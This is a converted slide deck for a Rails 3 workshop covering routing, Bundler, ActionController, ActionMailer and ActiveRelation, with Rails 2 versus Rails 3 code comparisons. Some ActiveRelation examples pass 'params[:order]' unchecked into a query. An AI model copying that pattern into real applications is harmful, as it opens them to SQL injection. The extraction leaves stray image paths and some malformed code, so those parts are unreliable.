

# Rails 3 Ropes Course

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**envylabs**

# Rails 3 Ropes Course

**Getting Started & Routes**

Workshop - Lab #1

**Bundler & ActionController**

Workshop - Lab #2

**ActionMailer**

Workshop - Lab #3

**ActiveRelation & ActiveModel**

Workshop - Lab #4

**XSS & UJS**

Workshop - Lab #5



**envylabs**

# Starting a New App

```
$ rails
```

Usage:

```
rails APP_PATH [options]
```

Options:

```
-r, [--ruby=PATH]          # Path to the Ruby binary of your choice
-d, [--database=DATABASE]  # Preconfigure for selected database
-m, [--template=TEMPLATE]  # Path to an application template
               [--dev]        # Setup the application with
               [--edge]         # Gemfile pointing to your Rails checkout
               [--skip-gemfile] # Setup the application with
               # Gemfile pointing to Rails repository
               # Don't create a Gemfile
               -O, [--skip-activerecord] # Skip ActiveRecord files
               -T, [--skip-testunit]    # Skip TestUnit files
               -J, [--skip-prototype]  # Skip Prototype files
               -G, [--skip-git]        # Skip Git ignores and keeps
                           .gitignore
```

```
.bundle
db/*.sqlite3
log/*.log
tmp/**/*
```

```
$ rails test_app  
  create  
  create  README  
  create  .gitignore  
 ...  
$ cd test_app/  
$ rails  
Usage: rails COMMAND [ARGS]
```

\$ ls script/

rails

The most common rails commands are:

generate	Generate new code (short-cut alias: "g")
console	Start the Rails console (short-cut alias: "C")
server	Start the Rails server (short-cut alias: "S")
dbconsole	Start a console for the database specified in config/database.yml (short-cut alias: "db")

In addition to those, there are:

application	Generate the Rails application code
destroy	Undo code generated with "generate"
benchmark	See how fast a piece of code runs
profiler	Get profile information from a piece of code
plugin	Install a plugin
runner	Run a piece of code in the application environment

All commands can be run with -h for more information.

old scripts

new hotness

script/generate

rails g

script/console

rails c

script/server

rails s

script/dbconsole

rails db

old scripts

new hotness

script/generate

r g

script/console

r c

script/server

r s

script/dbconsole

r db

alias r='rails'

## config/environment.rb

**Rails 2**

```
Rails::Initializer.run do |config|  
  
  config.load_paths += %W( #{RAILS_ROOT}/extras )  
  
  config.gem "bj"  
  config.gem "sqlite3-ruby", :lib => "sqlite3"  
  config.gem "aws-s3", :lib => "aws/s3"  
  
  config.plugins = [ :exception_notification ]  
  
  config.time_zone = 'UTC'  
  
end
```

configuration

config/application.rb

Rails 3

```
module TestApp
  class Application < Rails::Application

    config.load_paths += %W( #{RAILS_ROOT}/extras )


    config.plugins = [ :exception_notification ]

    config.time_zone = 'UTC'

  end
end
```

It's a Rack Application

# New Router API



# Action Dispatch



# New Routing API

config/routes.rb

Rails 3

```
TestApp::Application.routes.draw do |map|  
end
```

# New Routing API

config/routes.rb

Rails 3


```
TestApp::Application.routes.draw do |map|  
  map.resources :posts  
end
```

Old routing syntax works

# New Routing API

## Rails 2

```
map.resources :posts do |post|
  post.resources :comments
end
```



## Rails 3

```
resources :posts do
  resources :comments
end
```

# New Routing API

## Rails 2

```
post.resources :comments,  
               :member => { :preview => :post },  
               :collection => { :archived => :get }
```



## Rails 3

```
resources :comments do  
  member do  
    post :preview  
  end  
  
  collection do  
    get :archived  
  end  
end
```



## Rails 3

```
resources :comments do  
  post :preview, :on => :member  
  get :archived, :on => :collection  
end
```

Rails 2

```
map.connect 'login', :controller => 'session', :action => 'new'
```



Rails 3

```
match 'login' => 'session#new'
```

Named Route `login_path`

Rails 2

```
map.login 'login', :controller => 'session', :action => 'new'
```



Rails 3

```
match 'login' => 'session#new', :as => :login
```

# Root Paths

## Rails 2

```
map.root :controller => 'users', :action => 'index'
```



## Rails 3

```
root :to => 'users#index'
```

## Legacy Route

## Rails 2

```
map.connect ':controller/:action/:id'  
map.connect ':controller/:action/:id.:format'
```



## Rails 3

```
match ':controller(/:action(/:id(.:format)))'
```

(commented out by default)

# Optional Parameters

## Rails 2

```
map.connect '/articles/:year/:month/:day', :controller => 'posts', :action => 'index'
```



## Rails 3

```
match '/articles/:year/:month/:day' => "posts#index"
```

## Rails 2

```
map.connect '/articles/:year/:month/:day', :controller => 'posts', :action => 'index'  
map.connect '/articles/:year/:month', :controller => 'posts', :action => 'index'  
map.connect '/articles/:year', :controller => 'posts', :action => 'index'
```



## Rails 3

```
match '/articles(/:year(/:month(/:day)))' => "posts#index"
```

# Specifying the method

## Rails 2

```
map.connect '/articles/:year', :controller => 'posts', :action => 'index',  
           :conditions => { :method => :get }
```



## Rails 3

```
match '/articles/:year' => "posts#index", :via => :get
```



## Rails 3

```
get '/articles/:year' => "posts#index"
```

# Redirection

## Rails 3

```
match 'signin', :to => redirect("/login")
```

```
match 'users/:name', :to => redirect {|params| "/#{params[:name]}"} }
```

```
match 'google' => redirect('http://www.google.com/')
```

# Constraints

## Rails 2

```
map.connect '/:year', :controller => 'posts', :action => 'index',
            :requirements => { :year => /\d{4}/ }
```



## Rails 3

```
match '/:year' => "posts#index", :constraints => { :year => /\d{4}/ }
```

```
:constraints => { :user_agent => /iphone/ }
```

```
:constraints => { :ip => /192\.168\.1\.\d{1,3}/ }
```

```
constraints(:host => /localhost/) do
  resources :posts
end
```

```
constraints IpRestrictor do
  get 'admin/accounts' => "queenbee#accounts"
end
```

# Rack Goodness

Rails 3

```
get 'hello' => proc { |env| [200, {}, "Hello Rack"] }
```

```
get 'rack_endpoint' => PostsController.action(:index)
```

```
get 'rack_app' => CustomRackApp
```

For more information

<http://guides.rails.info/routing.html>

The screenshot shows the Rails Guides website with the following details:

- Header:** Includes the Ruby on Rails logo, the text "More at [rubyonrails.org](http://rubyonrails.org): Overview | Download | Deploy | Code | Screencasts | Documentation | Ecosystem | Community | Blog", and navigation links for Home, Guides Index (with a dropdown arrow), Contribute, and Credits.
- Section Title:** "Rails Routing from the Outside In".
- Description:** "This guide covers the user-facing features of Rails routing. By referring to this guide, you will be able to:
- Objectives:**
  - ✓ Understand the purpose of routing
  - ✓ Decipher the code in routes.rb
  - ✓ Construct your own routes, using either the classic hash style or the now-preferred RESTful style
  - ✓ Identify how a route will map to a controller and action
- Table of Contents:**
  - Chapters**
    - 1. The Dual Purpose of Routing**
      - [Connecting URLs to Code](#)
      - [Generating URLs from Code](#)
    - 2. Quick Tour of routes.rb**
      - [Processing the File](#)
      - [RESTful Routes](#)
      - [Named Routes](#)
      - [Nested Routes](#)
      - [Regular Routes](#)
      - [Default Routes](#)
    - 3. RESTful Routing: the Rails Default**
      - [What is REST?](#)
      - [CRUD, Verbs, and Actions](#)
      - [URLs and Paths](#)
      - [Defining Multiple Resources at the Same Time](#)
      - [Singular Resources](#)
      - [Customizing Resources](#)
      - [Controller Namespaces and Routing](#)
      - [Nested Resources](#)

# Tutorial - Lab #1

## Getting Started & Routes

Follow the directions in the README

# Rails 3 Ropes Course

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**envylabs**

# Dependency Management

# Typical Rails deployment

Specify your gems inside environment.rb

```
config.gem "haml"
config.gem "chronic", :version => '0.2.3'
```

\$ rake gems:install

fetch, download, and install/compile these  
gems into your system RubyGems directory

\$ rake gems:unpack:dependencies

unpacks the gems into your application  
into your vendor/gems directory

# Issues

It's bound into Rails

Not great dependency resolution

Conflicts occur at runtime

# Dependency Resolution

ActiveMerchant 1.4.2

activesupport >= 2.3.2

Rails 2.3.2

activesupport = 2.3.2

System Gems

Rails App

ActiveMerchant 1.4.2

Rails 2.3.3

Rails 2.3.2

thor

Gem::LoadError: can't activate activesupport (<= 2.3.2,  
runtime), already activated activesupport-2.3.3

# Bundler Commands

Specify your gems inside Gemfile

```
gem "haml"  
gem "chronic", '0.2.3'
```

\$ bundle

fetch, download, and install/compile these gems

\$ bundle package

Moves gem source into /vendor/cache

# With Bundler

ActiveMerchant 1.4.2

activesupport >= 2.3.2

Rails 2.3.2

activesupport = 2.3.2

## System Gems

Rails 2.3.3

thor 0.13.1

## Rails App


Rails 2.3.2

ActiveMerchant 1.4.2

HAPPY!

# Dependency Resolution

## *Depth First Search*



# Gemfile Syntax

```
source "http://rubygems.org"

gem "hpricot", "0.6"
gem "sqlite3-ruby", :require => "sqlite3"
gem "rails", :git => "git://github.com/rails/rails.git"
gem "rails", :path => "~/Sites/rails"

git "git://github.com/rails/rails.git" do
  gem "railties"
  gem "active_model"
end

group :test do
  gem "webrat"
end
```

## \$bundle

Will ensure all gems are installed, including webrat (but it's only included in test mode).

## \$bundle --without test

Will install everything except webrat.

## \$ bundle check

Check to see if all the dependencies are available  
for the Gemfile

## \$ bundle show

Shows all libraries which are included by the Gemfile  
and their dependencies

## \$ bundle show <gem name>

Shows where the gem is located in our filesystem

## \$ bundle open <gem name>

Will open the gem source in our default editor

When I download a new application

I locally run

\$ bundle

When I deploy my application

I run on the server

\$ bundle

When my application is going live

Gemfile.lock → Check into Source Control

Specifies exact gem versions  
my application is running

on the server

\$ bundle

Installs gems listed in Gemfile.lock rather than Gemfile

# Gemfile vs Gemfile.lock

## Gemfile

```
source 'http://rubygems.org'  
  
gem 'capistrano'  
gem 'nokogiri', '>=1.4.0'  
gem 'sqlite3-ruby', :require => 'sqlite3'
```

## Gemfile.lock

```
GEM  
remote: http://rubygems.org/  
specs:  
  capistrano (2.5.18)  
  highline  
  net-scp (>= 1.0.0)  
  net-sftp (>= 2.0.0)  
  net-ssh (>= 2.0.14)  
  net-ssh-gateway (>= 1.0.0)  
  nokogiri (1.4.0)  
  sqlite3-ruby (1.2.5)
```

\$ bundle

nokogiri 1.4.1  
released!


\$ bundle

\$ bundle update

Recreates the Gemfile.lock  
and runs “bundle” to install  
new dependencies

\$ bundle update nokogiri

But I don't want to rely on external servers for deployment



The best way to manage your  
application's dependencies


# Bundler



Bundler manages an **application's dependencies** through its entire life across many machines systematically and repeatably.

For more information

<http://gembundler.com>



# Regular Syntax

# New ActionController Syntax

```
class UsersController < ApplicationController

  def index
    @users = User.all

    respond_to do |format|
      format.html
      format.xml { render :xml => @users.to_xml }
    end
  end

  def show
    @user = User.find(params[:id])

    respond_to do |format|
      format.html # show.html.erb
      format.xml { render :xml => @user }
    end
  end

  ...

```

# Improved Syntax

# New ActionController Syntax

```
class UsersController < ApplicationController
  respond_to :html, :xml, :json

  def index
    @users = User.all
    respond_with(@users)
  end

  def show
    @user = User.find(params[:id])
    respond_with(@user)
  end

  ...

```

Tutorial - Lab #2

Bundler & ActionController

# Rails 3 Ropes Course

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**envylabs**

Mikel Lindsaar


# ActionMailer

# New ActionMailer Syntax

Rails 2

```
$script/generate mailer UserMailer welcome forgot_password
```

```
create app/models/user_mailer.rb
```



Rails 3

```
$rails g mailer UserMailer welcome forgot_password
```

```
create app/mailers/user_mailer.rb
```

# New ActionMailer Syntax

Rails 2

```
def welcome(user, subdomain)
  subject 'Welcome to TestApp'
  recipients user.email
  from 'admin@testapp.com'

  body :user => user, :subdomain => subdomain
end
```

UserMailer.deliver\_welcome(user, subdomain)

Rails 3

```
def welcome(user, subdomain)
  @user = user
  @subdomain = subdomain

  mail(:from => "admin@testapp.com",
       :to => user.email,
       :subject => "Welcome to TestApp")
end
```

UserMailer.welcome(user, subdomain).deliver

# New ActionMailer Syntax

Rails 3

```
class UserMailer < ActionMailer::Base

  default :from => "admin@testapp.com",
           :reply_to => "noreply@testapp.com",
           "X-Time-Code" => Time.now.to_i.to_s

  def welcome(user, subdomain)
    @user = user
    @subdomain = subdomain

    attachments['test.pdf'] = File.read("#{Rails.root}/public/test.pdf")

    mail(:to => @user.email, :subject => "Welcome to TestApp") do |format|
      format.html { render 'other_html_welcome' }
      format.text { render 'other_text_welcome' }
    end
  end

end
```

Defaults    welcome.text.erb  
              welcome.html.erb

# Tutorial - Step #3

## ActionMailer

# Rails 3 Ropes Course

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Workshop - Lab #5



**envylabs**

Nick Kallen



# ActiveRelation

replaces the internal ad-hoc query generation with query generation based on relational algebra.

# ActiveRelation

## Rails 2

```
@posts = Post.find(:all, :conditions => { :published => true })
```

immediately queries the db  
returns an Array of Posts



## Rails 3

```
@posts = Post.where(:published => true)
```

doesn't query the db  
returns an ActiveRecord::Relation

```
@posts = Post.where(:published => true)

if params[:order]
  @posts = @posts.order(params[:order])
end

@posts.each do |p| ...
end
```



*Query runs here*

# Lazy Loading

# ActiveRelation

```
@posts = Post.where(:published => true)

if params[:order]
  @posts = @posts.order(params[:order])
end
```

```
@posts = Post.where(:published => true)

@posts = @posts.order(params[:order])
```

```
@posts = Post.where(:published => true).order(params[:order])
```

```
@posts = Post.where(:published => true).order(params[:order])
```

```
posts = Post.order(params[:order])
```

```
@published = posts.where(:published => true)
@unpublished = posts.where(:published => false)
```

This is obviously a bad example

```
@published = Post.published
@unpublished = Post.unpublished
```

# ActiveRelation

```
@published = Post.published  
@unpublished = Post.unpublished
```

## Rails 2

```
class Post < ActiveRecord::Base  
  default_scope :order => 'title'  
  
  named_scope :published, :conditions => { :published => true }  
  named_scope :unpublished, :conditions => { :published => false }  
end
```

## Rails 3

```
class Post < ActiveRecord::Base  
  default_scope order('title')  
  
  scope :published, where(:published => true)  
  scope :unpublished, where(:published => false)  
end
```

## New Finder Methods

where(:conditions)

having(:conditions)

select

group

order

limit

offset

joins

includes(:include)

lock

readonly

from

# ActiveRelation

## Rails 2

```
Post.find(:all, :conditions => { :author => "Joe" }, :includes => :comments,  
:order => "title", :limit => 10)
```



## Rails 3

```
Post.where(:author => "Joe").include(:comments).order(:title).limit(10).all
```

# ActiveModel

ActiveModel API

